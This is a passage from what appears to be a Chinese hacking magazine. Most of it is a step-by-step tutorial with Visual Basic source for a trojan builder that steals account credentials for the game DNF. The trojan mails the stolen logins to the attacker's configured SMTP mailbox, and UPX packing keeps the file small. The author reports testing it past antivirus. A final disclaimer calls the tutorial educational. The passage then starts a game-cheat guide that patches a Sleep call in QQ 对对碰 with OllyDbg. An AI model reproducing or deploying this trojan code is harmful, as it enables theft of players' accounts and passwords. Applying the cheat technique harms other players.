小马前，我们先来测试一下邮箱，看能不能使用。在测试之前，必须设置一下QQ邮箱，当然也可以使用其它满足Smtp协议的邮箱。设置的方法是：打开QQ邮箱，点击“设置”——帐户——“POP3/IMAP/SMTP服务”下的选项全部打勾，最后点保存就完成了，接下来就可以进行测试了，测试的代码如下：

```
If SendEMail(fajian.Text, shoujian.Text, _
        "测试", "", xieyi.Text, yonghu.Text, _
        mima.Text) = True Then
        MsgBox "成功", 64, ""
    Else
        MsgBox "失败", 64, ""
    End If
```

关键是生成小马的部分，这部分有两个含义：第一是释放资源，也就是把服务端做成的资源释放出来，第二是在服务端里加上配置信息，所谓的配置信息，就是邮箱的一些信息，其实就是把自身和感染文件与配置信息一起写到一个新文件去，也就是新生成的服务端，可以发给别人运行的那个，实现的代码如下：

```
Dim FileLujing As String
    Dim Old() As Byte
        ygl.ShowSave
        If ygl.FileName = "" Then Exit Sub
        FileLujing = ygl.FileName
        Old = LoadResData(101, "CUSTOM")
        Open FileLujing For Binary As #1
            Put #1, , Old()
        Close #1
        Open FileLujing For Binary Access Write As #1
            Put #1, , Old
            Put #1, , "(@)" & shoujian.Text & "(@)" & fa-
jian.Text & "(@)" & xieyi.Text & "(@)" & yonghu.Text & "(@)"
& mima.Text
        Close #1
        ygl.FileName = ""
        MsgBox "成功生成", 64, ""
```

上面那几句代码很简单，主要就是释放资源，并且把资源以二进制的方式写进去，但这里要注意，这些配置信息要以“"(@)"”为分隔符的形式，这样就对应了我们在编写服务端的时候，从里面提取邮箱的各种信息时要以“"(@)"”为参照物的，还有就是我们一开始写服务端的时候，检查服务端里面有没有“"(@)"”字符，如果没有，就根本不运行，还记得**If InStr(StrConv(FileNew, vbUnicode), "(@)") <= 0 Then End**这句代码吗，就是这个意思。另外，就是从服务端分离出邮箱信息的代码：

```
Splitqw22321 = Split(StrConv(FileNew, vbUnicode), "(@)")
    With FileInfo
        .EmailTo = Splitqw22321(1)
        .EmailFrom = Splitqw22321(2)
        .EmailSmtp = Splitqw22321(3)
        .EmailUserName = Splitqw22321(4)
        .EmailPassWord = Splitqw22321(5)
    End With
```

这样，前后照应，我想大家应该理解了服务端中是如何提前做好配置邮箱信息的准备了吧。接下来就应该是清除服务端了，要想清除服务端，首先要结束它的进程，然后删除文件，删除注册表的键值。在结束进程后别忘了要延时一下，可以使用Sleep函数，这样不会出错，代码如下：

```
On Error Resume Next
        Shell "taskkill /f /im Server.exe", vbHide
        Shell "taskkill /f /im killfhq.exe", vbHide
            RegWrite "HKLM\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Winlogon", "Shell", "Explorer.exe", "REG_SZ"
        Sleep 1200
        Kill Environ("windir") & "\system32\Server.exe"
    MsgBox "清除了,3q!"
```

至此，一个DNF盗号木马基本上就完成了，为了方便小菜们使用，写个简单的帮助信息应该是很容易的了。程序编写完的时候，我把样本程序发给了咖啡，让咖啡帮我测试一下，咖啡看了后提出了建议：能不能给服务端加一个壳，因为不加壳的服务端是64k，作为木马来说64k可不是个小个头，我考虑了一下，认为加个壳也很有必要，所以就写了一个加壳的过程。

我首先测试一下我写的服务端加壳后能否正常运行，这可是很重要的啊，因为不管什么程序，或者说多么好的壳，前提都是能正常运行才行，既然是要把程序压缩一下，那当然弄个压缩壳了，就选择upx吧，它的压缩效果不错，并且出错率也很低。为了能顺利压缩，我在命令行下测试一下，在cmd下直接使用“upx server.exe”测试了一下，结果压缩后体积变成了17k，个头已经变得很理想了，双击运行也完全正常，登录一下“地下城与勇士”看看，登录后，又到邮箱里一看，帐户和密码已经乖乖的躺在里面了，测试成功，也就是说我编写的这个服务端可以使用upx压缩。

下面我们就使用vb开始写代码吧，这个过程用vb实现，理论上很简单，首先把网上下载的upx做成资源文件（这个过程我在前文已经详细的介绍过了，在此就不重复了），然后让程序运行的时候释放upx，也就是在Form—load事件中释放upx到根目录下，然后调用upx进行压缩就可以了。但是在实际的编程中，我却费了好大的周折才得以实现：使用shell调用upx的时候，因为UPX命令行只接受短文件路径或者文件路径中包括空格，为了解决这个问题，可以使用API函数GetShortPathName把长文件路径转成短文件路径（我在这句代码上卡了一个多小时，以前使用**Shell App.Path & "upx.exe " & FileLujingOld, vbHide**这句代码，语法上一点儿错误都没有），现在想想，编程真是好玩，越是实现不了的时候，越是你进步的时候，反正我是这么认为的。结果通过引入了一个把长文件路径转成短文件路径API，很顺利的进行了压缩，实现代码如下：

```
upx = LoadResData(102, "CUSTOM") '读取资源文件中的
(102,"custom")字符串
    Open "upx.exe" For Binary As #1 '打开资源用二进制的方式写
入数据
    Put #1, , upx
    '这一段放到load事件中，是释放一个upx
    FileLujingOld = FileLujing
        ygl.FileName = ""
        MsgBox "成功生成", 64, ""
    If Option1 = True Then
    Shell App.Path & "\upx.exe " &
GetShortPath(FileLujingOld), vbHide
```

```
End If
```

这段就是利用一个API来获取文件的路径并且转换，调用shell进行压缩加壳，其中为了能够让更多的菜鸟朋友看明白，我运用了一个条件选择的方式，也就是可以加壳，也可以不加壳，用了两个单选按钮。按下F5测试一下，选择“upx加壳”，按一下生成小马，只听“当”的一声，一个17k的小马就产生了，运行一下，成功发信，彻底ok了。

另外还有一个问题，就是把释放的upx删除，因为看着根目录下的upx很难受，所以就在程序退出时删掉吧，在压缩完成后，upx的使命也就完成了，我们在unload事件中加入一句代码 **Kill App.Path & "\upx.exe"**，这样程序退出时，upx就被删除掉了。

最后我们可以通过VB的融合技术给程序加密（这样就不怕反编译了），当然这是后话，如果各位有兴趣的话，以后我将写篇关于病毒加密和vb加密的文章。现在我们就可以运行生成端DNF_Maker，先把邮箱的所有信息全部填上，测试一下你的邮箱，如果能成功的话，就可以点击生成小马，我们可以测试一下，打开瑞星杀毒软件和防火墙之类的安全软件，然后运行你生成的小马，然后登录你的DNF，这时你的区号帐户和密码就乖乖的躺在你的邮箱里了，最后别忘了清除木马哟。

文章结尾，还是那句老话，本文并不是想教大家如何去盗取别人的游戏帐号，也不是让大家学会了写盗号木马去害人，而是希望大家能够了解木马的原理和解决问题的一些办法，共同提高我们的编程水平。记得某位哲学家说过：山上开满了鲜花，可在牛羊眼中，它只是一堆草料而已！代码在魔鬼手中，便成了病毒；在圣人手中，却成了杀毒软件。

（文章中涉及到的服务端和生成器源代码，已经收录在了光盘中）

揭秘外挂开发全过程

QQ对对碰辅助程序开发之加速篇

鬼谷先生@[H4CK.CN]

文章难易度：★★★

文章阅读点：使用OD对QQ对对碰角色版游戏进行分析，以能够在辅助程序中实现游戏的加速功能

在第10期杂志上那篇关于QQ对对碰角色版辅助程序开发的文章完成后不久，QQ对对碰游戏就进行了更新，在功能上并没发现什么变化，但是一些游戏基址发生了改变，更新后的数据如下：

```
版本号 2.0Deta05 Build025
座位号地址     00480AAC
一号位棋盘地址  0047D5B0
二号位棋盘地址  0047E18C
三号位棋盘地址  0047ED68
四号位棋盘地址  0047F944
```

编写外挂程序是体力和技术的双重考验，每次游戏更新都要对相应代码或游戏地址进行更新，不过好在游戏更新后的基址都在原来的基址附近，说明游戏并没有什么太大的改动，这也给我们重新寻找基址带来了一些方便，将10期那篇文章的源代码中的数据进行相应的更改就可以继续使用了。

本文我将继续增强外挂程序的功能，对外挂进一步的优化，主要任务是增加“终极加速”功能。终极加速功能可以通过很多方法来实现，我使用的方法是在不影响系统的情况下只修改游戏中的数据，来实现最稳定的终极加速，比如可以通过去掉游戏中的延时效果的方法来实现。我想到了sleep函数可以实现延时的效果，那么游戏会不会是通过调用这个函数来实现的延时呢？下面我们就来验证一下。

使用OD附加对对碰进程，并使用命令“bp Sleep”对函数下断，然后进行游戏，当点击游戏中的图标后，程序被断了下来，如图1。




图1

在OD的标题栏中可以清楚的看到是在操作系统的kernel32模块中断了下来，来分析一下这段代码：

```
7C802446 > 8BFF        mov   edi, edi
7C802448   55          push  ebp
7C802449   8BEC        mov   ebp, esp
7C80244B   6A 00       push  0
7C80244D   FF75 08     push  dword ptr [ebp+8]
7C802450   E8 4BFFFFFF call  SleepEx
```

我们关注的是程序对Sleep函数的调用，因此主要分析最后两句代码，“push   dword ptr [ebp+8]”是压入参数，“call

SleepEx”是调用延时函数。这里我说明一下，SleepEx函数和Sleep函数的功能和参数都是一样的，可以看做是同一个函数。断下后按F8单步调试，当执行到7C80244D的时候发现堆栈中的数据是14，也就是传入的参数是14，而我们知道Sleep函数的参数就是延时的时间长度，因此可以猜测这个14就是延时时间，如图2。




图2

为了验证我们的判断，使用OD的汇编功能修改7C80244D处的指令，使其传入的参数为1，来看看程序会有什么变化。具体步骤如下：首先在7C80244D的指令处点右键，然后选择“汇编”，如图3，在弹出的汇编窗口中修改相应指令，将其更改为“push 1”，即传入的参数更改为1。需要注意的是，要勾选上“使用NOP填充”，因为我们修改后的指令长度和原来的指令长度是不一样的，因此多余的空间要使用nop进行填充，如图4。




图3




图4




图5

点击“汇编”后我们就发现指令已经变成了如图5所示的样子，修改完成后按F9继续游戏，发现延时效果已经没有了，但是却发现系统反应变慢了，打开任务管理器，发现CPU的使用率高达100%，如图6。

